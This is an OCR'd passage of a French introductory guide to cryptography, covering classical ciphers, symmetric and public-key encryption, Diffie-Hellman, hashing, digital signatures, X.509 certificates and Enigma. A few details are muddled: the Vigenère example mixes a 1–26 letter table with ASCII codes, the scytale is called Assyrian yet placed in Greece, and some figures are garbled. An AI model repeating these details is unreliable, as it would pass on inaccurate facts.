exemple, en décalant le message « *COMMENT CA MARCHE* » de trois positions, on obtient « *FRPPHQW FD PDUFKH* ». Lorsque l'ajout de la valeur donne une lettre dépassant la lettre Z, il suffit de continuer en partant de A, ce qui revient à effectuer un *modulo 26*.

Exemple

Dans le film *2001, l'odyssée de l'espace* (S. Kubrick, 1968), l'ordinateur porte le nom de HAL. Ce surnom est en fait IBM décalé de 1 position vers le bas…

On appelle clé le caractère correspondant à la valeur que l'on ajoute au message pour effectuer le cryptage. Dans notre cas la clé est C, car c'est la 3e lettre de l'alphabet.

Ce système de cryptage est certes simple à mettre en œuvre, mais il a pour inconvénient d'être totalement symétrique, cela signifie qu'il suffit de faire une soustraction pour connaître le message initial. Une méthode primaire peut consister à une bête soustraction des nombres 1 à 26 pour voir si l'un de ces nombres donne un message compréhensible.

Une méthode plus évoluée consiste à calculer les fréquences d'apparition des lettres dans le message codé (cela est d'autant plus facile à faire que le message est long). Effectivement, selon la langue, certaines lettres reviennent plus couramment que d'autres (en français, par exemple, la lettre la plus utilisée est la lettre E), ainsi la lettre apparaissant le plus souvent dans un texte crypté par le **chiffrage de César** correspondra vraisemblablement à la lettre E, une simple soustraction donne alors la clé de cryptage…

❑ Le chiffrement ROT13


Dans le cas spécifique du chiffrement de César où la clé de cryptage est N (13e lettre de l'alphabet), on appelle ce cryptage ROT13 (le nombre 13, la moitié de 26) a été choisi pour pouvoir crypter et décrypter facilement les messages…).

Chiffrement par transposition

Les méthodes de **chiffrement par transposition** consistent à réarranger les données à chiffrer de façon à les rendre incompréhensibles. Il s'agit par exemple de réordonner géométriquement les données pour les rendre visuellement inexploitables.

❏ La technique de chiffrement assyrienne

La **technique de chiffrement assyrienne** est vraisemblablement la première preuve de l'utilisation de moyens de chiffrement en Grèce dès 600 av. J.-C., afin de dissimuler des messages écrits sur des bandes de papyrus.




La technique consistait à :

- enrouler une bande de papyrus sur un cylindre appelé **scytale** ;
- écrire le texte longitudinalement sur la bandelette ainsi enroulée (le message dans l'exemple ci-dessus est « comment ça marche »).

Le message, une fois déroulé, n'est plus compréhensible (« cecaeonar mt c m mh »). Il suffit au destinataire d'avoir un cylindre de même diamètre pour pouvoir déchiffrer le message. En réalité un casseur (il existait des casseurs à l'époque !) peut déchiffrer le message en essayant des cylindres de diamètre successifs différents, ce qui revient à dire que la méthode peut être cassée statistiquement (il suffit de prendre les caractères un à un, éloignés d'une certaine distance).

Chiffrement symétrique

Le **chiffrement symétrique** (aussi appelé chiffrement à clé privée ou chiffrement à clé secrète) consiste à utiliser la même clé pour le chiffrement et le déchiffrement.



Le chiffrement consiste à appliquer une opération (algorithme) sur les données à chiffrer à l'aide de la clé privée, afin de les rendre inintelligibles. Ainsi, le moindre algorithme (tel qu'un OU exclusif) peut rendre le système quasiment inviolable (la sécurité absolue n'existant pas).

Toutefois, dans les années 1940, Claude Shannon démontra que pour être totalement sûr, les systèmes à clés privées doivent utiliser des clés d'une longueur au moins égale à celle du message à chiffrer. De plus, le chiffrement symétrique impose d'avoir un canal sécurisé pour l'échange de la clé, ce qui dégrade sérieusement l'intérêt d'un tel système de chiffrement.

Le principal inconvénient d'un cryptosystème à clé secrète (appelé aussi cryptosystème symétrique) provient de l'échange des clés. En effet, le chiffrement symétrique repose sur l'échange d'un secret (les clés) et pose le problème de la distribution des clés.

D'autre part, un utilisateur souhaitant communiquer avec plusieurs personnes en assurant de niveaux de confidentialité distincts doit utiliser autant de clés privées qu'il a d'interlocuteurs.

Pour un groupe de *N* personnes utilisant un cryptosystème à clés secrètes, il est nécessaire de distribuer un nombre de clés égal à *N * (N-1) / 2*.

Ainsi, dans les années 1920, Gilbert Vernam et Joseph Mauborgne mirent au point la méthode du *One Time Pad* (méthode du masque jetable, parfois appelée *One Time Password*, OTP), basée sur une clé privée, générée aléatoirement, utilisée une et une seule fois, puis détruite. À cette même époque par exemple, le Kremlin et la Maison Blanche étaient reliés par le fameux téléphone rouge, c'est-à-dire un téléphone dont les communications étaient cryptées grâce à une clé privée selon la méthode du masque jetable. La clé privée était alors échangée grâce à la valise diplomatique (jouant le rôle de canal sécurisé).

Chiffrement asymétrique

Le principe de **chiffrement asymétrique** (appelé aussi **chiffrement à clés publiques**) est apparu en 1976, avec la publication d'un ouvrage sur la cryptographie par Whitfield Diffie et Martin Hellman.

Dans un **cryptosystème asymétrique** (ou cryptosystème à clés publiques), les clés existent par paires (le terme de bi-clés est généralement employé) :

- une **clé publique** pour le chiffrement ;
- une **clé secrète** pour le déchiffrement.


Ainsi, dans un système de chiffrement à clé publique, les utilisateurs choisissent une clé aléatoire qu'ils sont seuls à connaître (il s'agit de la clé privée).

À partir de cette clé, ils déduisent chacun automatiquement un algorithme (il s'agit de la clé publique).

Les utilisateurs s'échangent cette clé publique au travers d'un canal non sécurisé.

Lorsqu'un utilisateur désire envoyer un message à un autre utilisateur, il lui suffit de chiffrer le message à envoyer au moyen de la clé publique du destinataire (qu'il trouvera par exemple dans un serveur de clés tel qu'un annuaire LDAP).

Le destinataire sera en mesure de déchiffrer le message à l'aide de sa clé privée (qu'il est seul à connaître).



Ce système est basé sur une fonction facile à calculer dans un sens (appelée **fonction à trappe à sens unique** ou *one-way trapdoor function*) et mathématiquement très difficile à inverser sans la clé privée (appelée trappe).

À titre d'image, il s'agit pour un utilisateur de créer aléatoirement une petite clé en métal (la clé privée), puis de fabriquer un grand nombre de cadenas (clé publique) qu'il dispose dans un casier accessible à tous (le casier joue le rôle de canal non sécurisé).

Pour lui faire parvenir un document, chaque utilisateur peut prendre un cadenas (ouvert), fermer une valisette contenant le document grâce à ce cadenas, puis envoyer la valisette au propriétaire de la clé publique (le propriétaire du cadenas).

Seul le propriétaire sera alors en mesure d'ouvrir la valisette avec sa clé privée.

Avantages et inconvénients

Le problème consistant à se communiquer la clé de déchiffrement n'existe plus, dans la mesure où les clés publiques peuvent être envoyées librement.

Le chiffrement par clés publiques permet donc à des personnes d'échanger des messages chiffrés sans pour autant posséder de secret en commun.

En contrepartie, tout le challenge consiste à (s')assurer que la clé publique que l'on récupère est bien celle de la personne à qui l'on souhaite faire parvenir l'information chiffrée !


Notion de clé de session

Les algorithmes asymétriques (entrant en jeu dans les cryptosystèmes à clé publique) permettent de s'affranchir de problèmes liés à l'échange de clé via un canal sécurisé.

Toutefois, ces derniers restent beaucoup moins efficaces (en termes de temps de calcul) que les algorithmes symétriques.

Ainsi, la notion de **clé de session** est un compromis entre le chiffrement symétrique et asymétrique permettant de combiner les deux techniques.

Le principe de la clé de session est simple : il consiste à générer aléatoirement une clé de session de taille raisonnable, et de chiffrer celle-ci à l'aide d'un algorithme de chiffrement à clé publique (plus exactement à l'aide de la clé publique du destinataire).



Le destinataire est en mesure de déchiffrer la clé de session à l'aide de sa clé privée.

Ainsi, expéditeur et destinataires sont en possession d'une clé commune dont ils sont seuls connaisseurs. Il leur est alors possible de s'envoyer des documents chiffrés à l'aide d'un algorithme de chiffrement symétrique.

Algorithme d'échange de clés

L'algorithme de Diffie-Hellman (du nom de ses inventeurs) a été mis au point en 1976 afin de permettre l'échange de clés à travers un canal non sécurisé.

Il repose sur la difficulté du calcul du logarithme discret dans un corps fini.

L'algorithme de Diffie-Hellman est cependant sensible à l'attaque *man in the middle* (traduit parfois en attaque de l'intercepteur ou attaque par le milieu).

Pour plus d'informations

RFC 2631 - Diffie-Hellman Key Agreement Method
RFC 2875 - Diffie-Hellman Proof-of-Possession Algorithms

Signature électronique


Le paradigme de **signature électronique** (appelé aussi signature numérique) est un procédé permettant de garantir l'authenticité de l'expéditeur (fonction d'authentification) et de vérifier l'intégrité du message reçu.

La signature électronique assure également une **fonction de non-répudiation**, c'est-à-dire qu'elle permet d'assurer que l'expéditeur a bien envoyé le message (autrement dit elle empêche l'expéditeur de nier avoir expédié le message).

Fonction de hachage

Une **fonction de hachage** (parfois appelée fonction de condensation) est une fonction permettant d'obtenir un condensé (appelé aussi condensat ou haché, *message digest*) d'un texte, c'est-à-dire une suite de caractères assez courte représentant le texte qu'il condense.

La fonction de hachage doit être telle qu'elle associe un et un seul haché à un texte en clair (cela signifie que la moindre modification du document entraîne la modification de son haché). D'autre part, il doit s'agir d'une fonction à sens unique (*one-way function*) afin qu'il soit impossible de retrouver le message original à partir du condensé. S'il existe un moyen de retrouver le message en clair à partir du haché, la fonction de hachage est dite « à brèche secrète ».



Ainsi, le haché représente en quelque sorte l'**empreinte digitale** (*finger print*) du document.

Les algorithmes de hachage les plus utilisés actuellement sont :


- **MD5** (MD signifiant *Message Digest*). Développé par Rivest en 1991, MD5 crée une empreinte digitale de 128 bits à partir d'un texte de taille arbitraire en le traitant par blocs de 512 bits. Il est courant de voir des documents en téléchargement sur Internet accompagnés d'un fichier MD5, il s'agit du condensé du document permettant de vérifier l'intégrité de ce dernier) ;

- **SHA** (*Secure Hash Algorithm*, pouvant être traduit par algorithme de hachage sécurisé) crée des empreintes d'une longueur de 160 bits.

SHA-1 est une version améliorée de SHA datant de 1994 et produisant une empreinte de 160 bits à partir d'un message d'une longueur maximale de 264 bits en le traitant par blocs de 512 bits.

Vérification de l'intégrité d'un message

En expédiant un message accompagné de son haché, il est possible de garantir l'intégrité d'un message, c'est-à-dire que le destinataire peut vérifier que le message n'a pas été altéré (intentionnellement ou de manière fortuite) durant la communication.




Lors de la réception du message, il suffit au destinataire de calculer le haché du message reçu et de le comparer avec le haché accompagnant le document. Si le message (ou le haché) a été falsifié durant la communication, les deux empreintes ne correspondront pas.

Scellement des données

L'utilisation d'une fonction de hachage permet de vérifier que l'empreinte correspond bien au message reçu, mais rien ne prouve que le message a bien été envoyé par celui que l'on croit être l'expéditeur.

Ainsi, pour garantir l'authentification du message, il suffit à l'expéditeur de chiffrer (on dit généralement signer) le condensé à l'aide de sa clé privée (le haché signé est appelé **sceau**) et d'envoyer le sceau au destinataire.



À réception du message, il suffit au destinataire de déchiffrer le sceau avec la clé publique de l'expéditeur, puis de comparer le haché obtenu avec la fonction de hachage au haché reçu en pièce jointe. Ce mécanisme de création de sceau est appelé **scellement**.

Certificats

Les algorithmes de chiffrement asymétrique sont basés sur le partage entre les différents utilisateurs d'une clé publique. Généralement le partage de cette clé se fait au travers d'un annuaire électronique (généralement au format LDAP) ou bien d'un site web.

Toutefois ce mode de partage a une grande lacune : **rien ne garantit que la clé est bien celle de l'utilisateur à qui elle est associée**.

En effet un pirate peut corrompre la clé publique présente dans l'annuaire en la remplaçant par sa clé publique.

Ainsi, le pirate sera en mesure de déchiffrer tous les messages qui auront été chiffrés avec la clé présente dans l'annuaire.

Ainsi un certificat permet d'associer une clé publique à une entité (une personne, une machine…) afin d'en assurer la validité.

Le certificat est en quelque sorte la carte d'identité de la clé publique, délivré par un organisme appelé **autorité de certification** (souvent notée **CA**, *Certification Authority*).

L'autorité de certification est chargée de délivrer les certificats, de leur assigner une date de validité (équivalent à la date limite de péremption des produits alimentaires), ainsi que de révoquer éventuellement des certificats avant cette date en cas de compromission de la clé (ou du propriétaire).

Structure d'un certificat

Les certificats sont des petits fichiers divisés en deux parties :


- La partie contenant les informations.
- La partie contenant la signature de l'autorité de certification.

La structure des certificats est normalisée par le standard **X.509** de l'UIT (plus exactement X.509v3), qui définit les informations contenues dans le certificat :

- La version de X.509 à laquelle le certificat correspond.
- Le numéro de série du certificat.
- L'algorithme de chiffrement utilisé pour signer le certificat.
- Le nom (DN, *Distinguished Name*) de l'autorité de certification émettrice.
- La date de début de validité du certificat.
- La date de fin de validité du certificat.
- L'objet de l'utilisation de la clé publique.
- La clé publique du propriétaire du certificat.

- La signature de l'émetteur du certificat (*thumbprint*).


L'ensemble de ces informations (informations + clé publique du demandeur) est signé par l'autorité de certification, cela signifie qu'une fonction de hachage crée une empreinte de ces informations, puis ce condensé est chiffré à l'aide de la clé privée de l'autorité de certification ; la clé publique ayant été préalablement largement diffusée afin de permettre aux utilisateurs de vérifier la signature avec la clé publique de l'**autorité de certification**.



Lorsqu'un utilisateur désire communiquer avec une autre personne, il lui suffit de se procurer le certificat du destinataire.

Ce certificat contient le nom du destinataire, ainsi que sa clé publique et est signé par l'autorité de certification.

Il est donc possible de vérifier la validité du message en appliquant d'une part la fonction de hachage aux informations contenues dans le certificat, en déchiffrant d'autre part la signature de l'autorité de certification avec la clé publique de cette dernière et en comparant ces deux résultats.



Niveau de signature

On distingue différents types de certificats selon le niveau de signature :

- Les **certificats autosignés** sont des certificats à usage interne. Signés par un serveur local, ce type de certificat permet de garantir la confidentialité des échanges au sein d'une organisation, par exemple pour le besoin d'un intranet. Il est ainsi possible d'effectuer une authentification des utilisateurs grâce à des certificats autosignés.

- Les **certificats signés par un organisme de certification** sont nécessaires lorsqu'il s'agit d'assurer la sécurité des échanges avec des utilisateurs anonymes, par exemple dans le cas d'un site web sécurisé accessible au grand public. Le certificateur tiers permet d'assurer à l'utilisateur que le certificat appartient bien à l'organisation à laquelle il est déclaré appartenir.

Types d'usages

Les certificats servent principalement dans trois types de contextes :

- Le **certificat client**, stocké sur le poste de travail de l'utilisateur ou embarqué dans un conteneur tel qu'une carte à puce, permet d'identifier un utilisateur et de lui associer des droits. Dans la plupart des scénarios il est transmis au serveur lors d'une connexion, qui affecte des droits en fonction de l'accréditation de l'utilisateur. Il s'agit d'une véritable carte d'identité numérique utilisant une paire de clés asymétriques d'une longueur de 512 à 1 024 bits.
- Le **certificat serveur** installé sur un serveur web permet d'assurer le lien entre le service et le propriétaire du service. Dans le cas d'un site web, il permet de garantir que l'adresse (URL) et en particulier le domaine de la page web appartiennent bien à telle ou telle entreprise. Par ailleurs il permet de sécuriser les transactions avec les utilisateurs grâce au protocole SSL.
- Le **certificat VPN** est un type de certificat installé dans les équipements réseaux, permettant de chiffrer les flux de communication de bout en bout entre deux points (par exemple deux sites d'une entreprise). Dans ce type de scénario, les utilisateurs possèdent un certificat client, les serveurs mettent en œuvre un certificat serveur et les équipements de communication utilisent un certificat particulier (généralement un certificat IPSec).

Quelques exemples de cryptosystèmes

Chiffre de Vigenère

Le **chiffre de Vigenère** est un cryptosystème symétrique, ce qui signifie qu'il utilise la même clé pour le chiffrement et le déchiffrement. Le chiffrement de Vigenère ressemble beaucoup au chiffrement de César, à la différence près qu'il utilise une clé plus longue afin de pallier le principal problème du chiffrement de César : le fait qu'une lettre puisse être codée d'une seule façon. Pour cela on utilise un mot-clé au lieu d'un simple caractère.

Il consiste à coder un texte avec un mot en ajoutant à chacune de ses lettres la lettre d'un autre mot appelé clé. La clé est ajoutée indéfini-

ment en vis-à-vis avec le texte à chiffrer, puis le code ASCII de chacune des lettres de la clé est ajouté au texte à crypter. Par exemple le texte « rendezvousamidi » avec la clé bonjour sera codé de la manière suivante.

On associe dans un premier temps à chaque lettre un chiffre correspondant.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26

Texte original :

r	e	n	d	e	z	v	o	u	s	a	m	i	d	i
114	101	110	100	101	122	118	111	117	115	97	109	105	100	105

Clé :

b	o	n	j	o	u	r
98	111	110	106	111	117	114

Texte chiffré :

r+b	e+o	n+n	d+j	e+o	z+u	v+r	o+b	u+o	s+n	a+j	m+o	i+u	d+r	i+b
114 + 98	101 + 111	110 + 110	100 + 106	101 + 111	122 + 117	118 + 114	111 + 98	117 + 111	115 + 110	97 + 106	109 + 111	105 + 117	100 + 114	105 + 98

Pour déchiffrer ce message il suffit de posséder la clé secrète et faire le déchiffrement inverse, à l'aide d'une soustraction.

Bien que ce chiffrement soit beaucoup plus sûr que le chiffrement de César, il peut encore être facilement cassé. En effet, lorsque les messages sont beaucoup plus longs que la clé, il est possible de repérer la longueur de la clé et d'utiliser pour chaque séquence de la longueur de la clé la méthode consistant à calculer la fréquence

d'apparition des lettres, permettant de déterminer un à un les caractères de la clé…

Pour éviter ce problème, une solution consiste à utiliser une clé dont la taille est proche de celle du texte afin de rendre impossible une étude statistique du texte crypté. Ce type de système de chiffrement est appelé **système à clé jetable**. Le problème de ce type de méthode est la longueur de la clé de cryptage (plus le texte à crypter est long, plus la clé doit être volumineuse), qui empêche sa mémorisation et implique une probabilité d'erreur dans la clé beaucoup plus grande (une seule erreur rend le texte indéchiffrable…).

Cryptosystème Enigma

❑ Histoire d'Enigma

C'est à la fin de la première guerre mondiale qu'est apparue la nécessité de crypter les messages (bien que les techniques de chiffrement existaient déjà depuis fort longtemps). C'est un Hollandais résidant en Allemagne, le Dr Arthur Scherbius qui mit au point à des fins commerciales la machine **Enigma**, servant à encoder des messages.

Le modèle A de la machine (*Chieffrienmaschinen Aktien Gesellschaft*) fut présenté en 1923 au Congrès Postal International de Berne. Le prix de cette machine à l'époque (équivalent à 30 000 euros aujourd'hui) en fit un échec cuisant. La marine de guerre allemande reprit le projet en 1925 et en confia son évolution au service de chiffrement (*Chiffrierstelle*) du ministère de la guerre allemand. Le modèle Enigma M3 fut finalement adopté par la *Wehrmacht* (armée allemande) le 12 janvier 1937.

À la même époque, les services de contre-espionnage français et polonais travaillaient également depuis 1930 sur une méthode de déchiffrement. Si bien que lorsque la seconde guerre mondiale éclata en 1939, les alliés savaient décrypter les messages d'Enigma.

La guerre s'est ensuite intensifiée et la cadence de déchiffrement augmenta. Ainsi, entre les mois d'octobre et juin 1939, plus de 4 000 messages chiffrés furent décodés par les services secrets français.

En août 1939, les Anglais installèrent à Bletchley Park (80 km de Londres) les services du Code et du Chiffre, pas moins de 12 000 scientifiques et mathématiciens anglais, polonais et français qui

travaillaient à casser le code d'Enigma. Parmi ces mathématiciens, on retrouve l'un des inventeurs de l'informatique moderne : Alan Turing, qui dirigeait tous ces travaux.

Les Anglais réussirent ainsi à déchiffrer ces messages codés. Seulement, la *Kriegsmarine* (marine de guerre allemande), utilisant des mesures de cryptage différentes, le déchiffrement s'avéra plus difficile. La capture sur le U-110 d'une Enigma et surtout de ses instructions permit une avancée importante. Ceci permettant de connaître les positions de sous-marins et de réduire le tonnage coulé par les *U-Boot* (cf. le film *U-571*).

Le 1er février 1942, le modèle Enigma M4 fut mis en service. Pendant onze mois, les alliés ne réussirent pas à décrypter ces messages.

Durant toute la guerre, plus de 18 000 messages par jours furent décryptés, et permirent aux forces de l'alliance de connaître les intentions de l'Allemagne. Le dernier message chiffré fut trouvé en Norvège, signé par l'amiral Doenitz : « Le Führer est mort. Le combat continue. » Les Allemands ne se sont jamais doutés que leur précieuse machine pouvait être décryptée.


Source
Mémorial de Caen : http://www.memorial-caen.fr

❑ Principe de fonctionnement


Enigma possédait un fonctionnement particulièrement simple : l'objet était équipé d'un clavier pour la saisie du message, de différentes roues pour le codage, et enfin d'un tableau lumineux pour le résultat.

À chaque pression d'une touche du clavier, une lettre du panneau lumineux s'illuminait. Il y avait ainsi trois roues de codage, appelées **brouilleur rotor**, qui reliaient le clavier au panneau lumineux.

Par exemple, avec un seul rotor, lorsque l'on appuie sur B le courant passe par le rotor et allume A sur le panneau lumineux :



Pour complexifier la machine, à chaque pression sur une touche, le rotor tourne d'un cran. Après la première pression on obtient donc :



Suivant les modèles (M3 ou M4), le système était muni de trois ou quatre rotors. Les deuxième et troisième rotors avançaient d'un cran quand le premier avait fait un tour complet. Il y avait aussi un tableau de connexion qui mélangeait les lettres de l'alphabet et un réflecteur qui faisait repasser le courant dans les rotors avant l'affichage.

